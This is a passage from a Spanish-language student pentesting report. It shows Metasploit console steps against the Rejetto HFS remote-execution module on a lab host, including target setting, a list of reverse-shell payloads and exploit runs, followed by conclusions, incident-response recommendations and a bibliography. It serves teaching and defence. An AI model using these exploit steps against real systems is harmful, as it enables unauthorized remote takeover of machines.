msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > █
```

Fuente: El Autor

- El comando **show options** permite visualizar las opciones del módulo encontrado y su descripción para explotar la vulnerabilidad (figura 10).

Figura 10 - Comando Show Options

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10               no        Seconds to wait before terminating web server
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     80               yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL/TLS for outgoing connections
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /                yes       The path of the web application
URIPATH   no               no        The URI to use for this exploit (default is random)
VHOST     no               no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(windows/http/rejetto_hfs_exec) > █
```

Fuente: El Autor

- El comando **set RHOST 192.168.1.6** permite identificar el equipo objetivo el cual será víctima del ataque por medio de la dirección IP (figura 11).


Figura 11 - Comando Set RHOSTS + IP

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(windows/http/rejetto_hfs_exec) > █
```

Fuente: El Autor

- El comando **show payloads** msfconsole devolverá una lista de cargas útiles compatibles para este exploit (Figura 12).

Figura 12 - Comando show payloads



```
MV_SERGIO_VICTORIA_KALI_37 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
qterminal - Zenmap
Shell No''
File Actions Edit View Help
RHOSTS => 192.168.1.6
msf6 exploit(windows/http/rejetto_hfs_exec) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
- - - - -
0 payload/generic/custom normal No Custom Payload
1 payload/generic/debug_trap normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
3 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
4 payload/generic/tight_loop normal No Generic x86 Tight Loop
5 payload/windows/dllinject/bind_hidden_ipknock_tcp normal No Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
6 payload/windows/dllinject/bind_hidden_tcp normal No Reflective DLL Injection, Hidden Bind TCP Stager
7 payload/windows/dllinject/bind_ipv6_tcp normal No Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
8 payload/windows/dllinject/bind_ipv6_tcp_uid normal No Reflective DLL Injection, Bind IPv6 TCP Stager with UID Support (Windows x86)
9 payload/windows/dllinject/bind_named_pipe normal No Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
10 payload/windows/dllinject/bind_nonx_tcp normal No Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
11 payload/windows/dllinject/bind_tcp normal No Reflective DLL Injection, Bind TCP Stager (Windows x86)
12 payload/windows/dllinject/bind_tcp_rc4 normal No Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
13 payload/windows/dllinject/bind_tcp_uid normal No Reflective DLL Injection, Bind TCP Stager with UID Support (Windows x86)
14 payload/windows/dllinject/reverse_hop_http normal No Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
15 payload/windows/dllinject/reverse_http normal No Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
16 payload/windows/dllinject/reverse_http_proxy_pstore normal No Reflective DLL Injection, Reverse HTTP Stager Proxy
17 payload/windows/dllinject/reverse_ipv6_tcp normal No Reflective DLL Injection, Reverse TCP Stager (IPv6)
18 payload/windows/dllinject/reverse_nonx_tcp normal No Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
19 payload/windows/dllinject/reverse_ord_tcp normal No Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
20 payload/windows/dllinject/reverse_tcp normal No Reflective DLL Injection, Reverse TCP Stager
21 payload/windows/dllinject/reverse_tcp_allports normal No Reflective DLL Injection, Reverse All-Port TCP Stager
22 payload/windows/dllinject/reverse_tcp_dns normal No Reflective DLL Injection, Reverse TCP Stager (DNS)
23 payload/windows/dllinject/reverse_tcp_rc4 normal No Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
24 payload/windows/dllinject/reverse_tcp_rc4_dns normal No Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
25 payload/windows/dllinject/reverse_tcp_uid normal No Reflective DLL Injection, Reverse TCP Stager with UID Support
26 payload/windows/dllinject/reverse_winhttp normal No Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
27 payload/windows/dns_txt_query_exec normal No DNS TXT Record Payload Download and Execution
28 payload/windows/download_exec normal No Windows Executable Download (http,https,ftp) and Execute
29 payload/windows/exec normal No Windows Execute Command
30 payload/windows/loadlibrary normal No Windows LoadLibrary Path
31 payload/windows/messagebox normal No Windows MessageBox
32 payload/windows/meterpreter/bind_hidden_ipknock_tcp normal No Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
33 payload/windows/meterpreter/bind_hidden_tcp normal No Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
34 payload/windows/meterpreter/bind_ipv6_tcp normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
35 payload/windows/meterpreter/bind_ipv6_tcp_uid normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UID Support (Windows x86)
36 payload/windows/meterpreter/bind_named_pipe normal No Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
37 payload/windows/meterpreter/bind_nonx_tcp normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
38 payload/windows/meterpreter/bind_tcp normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
39 payload/windows/meterpreter/bind_tcp_rc4 normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
40 payload/windows/meterpreter/bind_tcp_uid normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager with UID Support (Windows x86)
41 payload/windows/meterpreter/reverse_hop_http normal No Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
42 payload/windows/meterpreter/reverse_http normal No Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet)
43 payload/windows/meterpreter/reverse_http_proxy_pstore normal No Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy
44 payload/windows/meterpreter/reverse_https normal No Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)
45 payload/windows/meterpreter/reverse_https_proxy normal No Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
46 payload/windows/meterpreter/reverse_ipv6_tcp normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
47 payload/windows/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
48 payload/windows/meterpreter/reverse_nonx_tcp normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
```

Fuente: El Autor

- Para usar la carga útil, se debe usar el comando **set** seguido del nombre de la carga (figura 13): **set PAYLOAD windows/exec**

Figura 13 - comando set para ejecutar payloads

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[-] Msf::OptionValidateError The following options failed to validate: CMD
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejetto_hfs_exec) > set PAYLOAD generic/custom
PAYLOAD => generic/custom
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Using URL: http://0.0.0.0:8080/2SpaG8vMquCsUv0
[*] Local IP: http://10.0.2.15:8080/2SpaG8vMquCsUv0
[*] Server started.
[*] Sending a malicious request to /
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\BAyLlcRys.vbs' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejetto_hfs_exec) > █
```

Fuente: El Autor

- El exploit se puede ejecutar usando dos comandos: ejecutar y explotar. Simplemente escriba run o exploit en msfconsole y se ejecutará el exploit.
- El ataque permite tomar el control de la maquina de manera remota, por medio de herramientas y técnicas especializadas, se pueden realizar muchas operaciones que dejarían a merced del delincuente informático toda la información de la víctima.

LINK DE VIDEO SUSTENTACIÓN: <https://youtu.be/KthaBH1P06I>

CONCLUSIONES

- Se logra identificar los delitos informáticos y protección de datos personales establecidos en las normativas y leyes vigentes en Colombia.
- Se logra identificar los delitos informáticos y protección de datos personales establecidos en las normativas y leyes vigentes en Colombia.
- Se reconocen cada una de las etapas del pentesting y las herramientas comúnmente utilizadas para obtener la información necesaria y explotar las vulnerabilidades encontradas para cada una de ellas.
- Para cualquier entidad o empresa es vital la conservación de su información y activos informáticos, por tal motivo es relevante identificar las vulnerabilidades que se están presentando y corregir en el menor tiempo posible con la ayuda de personal especializado como los grupos Red Team y Blue Team.
- Se evalúan las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.
- Se demuestran vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión.
- Se reconoce la importancia de contar con el servicio de equipos especializados Blue Team para dar respuesta a incidentes detectados en un proceso de Pentesting.
- Se entrega informe técnico de Pentesting realizado por equipos Red Team y Blue Team a la alta gerencia para que se tomen decisiones con respecto a endurecer la seguridad de la información.

RECOMENDACIONES

- Implementar Guía de procedimientos claros que permita minimizar los daños y facilitar la recuperación de los datos afectados.
- Incluir información detallada sobre cada incidente de seguridad que se presente, para estar mejor preparados en eventos futuros y robustecer la protección actual.
- El aspecto legal que esta situación genere se debe tener en cuenta, así como la imagen de la organización.
- Contar con herramientas que permitan facilitar la detección y rastreo de los ataques para evitar perder tiempo revisando gran cantidad de logs que podrían ser falsos positivos.
- Capacitación para todo el personal de la entidad para mejorar los procesos en lo que tiene que ver con la seguridad de la información.
- Redefinir procedimientos inadecuados.
- Implementar medidas correctivas para mejorar respuesta ante eventos futuros.
- Adquirir herramientas para reforzar la seguridad del sistema
- Revisar políticas de seguridad.
- Analizar directrices actuales y crear nuevas que permitan mejorar la seguridad de los sistemas.

El CERT/CC (Computer Emergency Response Team / Coordination Center) ha propuesto una serie de actividades para mejorar la respuesta de una organización ante los incidentes de seguridad informática:³

1. Preparación de la respuesta ante incidentes de seguridad

³ VIEITES, A. Gómez. La lucha contra el ciberterrorismo y los ataques informáticos.

- Definir y documentar plan y procedimientos en respuesta a los incidentes
- Revisar que el plan cumpla con los requisitos legales y contractuales
- Verificar procedimientos de copias de seguridad
- Crear discos de arranque y copias de aplicaciones y servicios necesarios para el óptimo funcionamiento
- Entrenamiento del personal afectado
- Mantenimiento de base de datos de contactos

2. Gestión del incidente

- Aislamiento de equipos afectados y copias de seguridad de discos
- Protección de información relacionada con el incidente
- Almacenamiento de la información preservando evidencias
- Revisión de información disponible para definir claramente el tipo de incidente
- Informar a las personas y organismos competentes
- Participar en la investigación de los responsables del incidente
- Aplicar soluciones de emergencia para contención del incidente:
 - Desconectar equipos de la red
 - Desactivar dispositivos y servicios
 - Apagar equipos críticos
 - Cambiar contraseñas
 - Inhabilitar usuarios

3. Seguimiento del incidente

- Identificar conclusiones del incidente
- Implementar las mejoras propuestas en cada incidente

Software Recomendado

- Firewall
- Snort
- Suricata

BIBLIOGRAFÍA

CALA MEJIA, Didimo, et al. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam.

CIS, Center for Internet Security. [en Línea]. [Fecha de consulta: 18 marzo 2022]. Disponible en: <https://www.cisecurity.org/about-us>

CODE SPACE. El CSIRT y el trabajo de un BlueTeam. [en Línea]. [Fecha de consulta: 18 marzo 2022]. Disponible en: <https://codespaceacademy.com/blog/csirt-trabajo-blueteam/>

CONGRESO DE COLOMBIA, Ley 1581 de 17 de octubre de 2012. Diario oficial No: 48587, 2012.

CUENCA, Jackson. Firewall o cortafuegos. Universidad Nacional de Loja, 2016.

Hardening. ¿Qué es el hardening de sistemas operativos? [en Línea]. [Fecha de consulta: 19 marzo 2022]. Disponible en: <https://www.ciset.es/publicaciones/blog/746-hardening>

HERNÁNDEZ, Wendy Carolina Criollo; PAYÉS, Mario Aarón López; ACOSTA, José Ismael Yáñez. Guía de aplicación para el monitoreo de ciberseguridad con herramientas de código abierto.

MOLINA DÍAZ, Carlos Daniel, et al. El convenio de Budapest: un análisis desde el ordenamiento jurídico colombiano. 2021. Tesis de Licenciatura. Escuela de Derecho y Ciencias Políticas.

MUÑOZ CAMPUZANO, Peter Steeven. Modelos de seguridad para prevenir riesgos de ataques Informáticos: Una revisión sistemática. 2021. Tesis de Licenciatura.

OJEDA PÉREZ, Jorge Eliecer, et al. Delitos informáticos y entorno jurídico vigente en Colombia. Cuadernos de Contabilidad, 2010. 11(28), 41-66.

¿Qué es Blue Team en Ciberseguridad? Redacción KeepCoding. [en Línea]. [Fecha de consulta: 19 marzo 2022]. Disponible en: <https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/>

¿Qué es Red Team en Ciberseguridad? Redacción KeepCoding. [en Línea]. [Fecha de consulta: 19 marzo 2022]. Disponible en: <https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/>

¿Qué es el pentesting? Auditando la seguridad de tus sistemas. [en Línea]. [Fecha de consulta: 19 marzo 2022]. Disponible en: <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>

¿QUÉ ES SIEM? Información de seguridad y gestión de eventos explicada. [en Línea]. [Fecha de consulta: 19 marzo 2022]. Disponible en: <https://www.ibm.com/co-es/topics/siem>

¿Qué es un firewall? Kaspersky. [en Línea]. [Fecha de consulta: 19 marzo 2022]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/firewall>

¿Qué es y cómo usar NMAP? [en Línea]. Paraíso Linux, 2017-. [Fecha de consulta: 19 marzo 2022]. Disponible en: <https://paraisolinux.com/que-es-y-como-usar-nmap/>

RODRÍGUEZ LAE. Herramientas fundamentales para el hacking ético. Revista Cubana de Informática Médica. 2020;12(1):116-131.

VANEGAS ROMERO, Alfonso Yucenid. Pentesting, ¿Porque es importante para las empresas?. 2019.

VIEITES, A. Gómez. La lucha contra el ciberterrorismo y los ataques informáticos.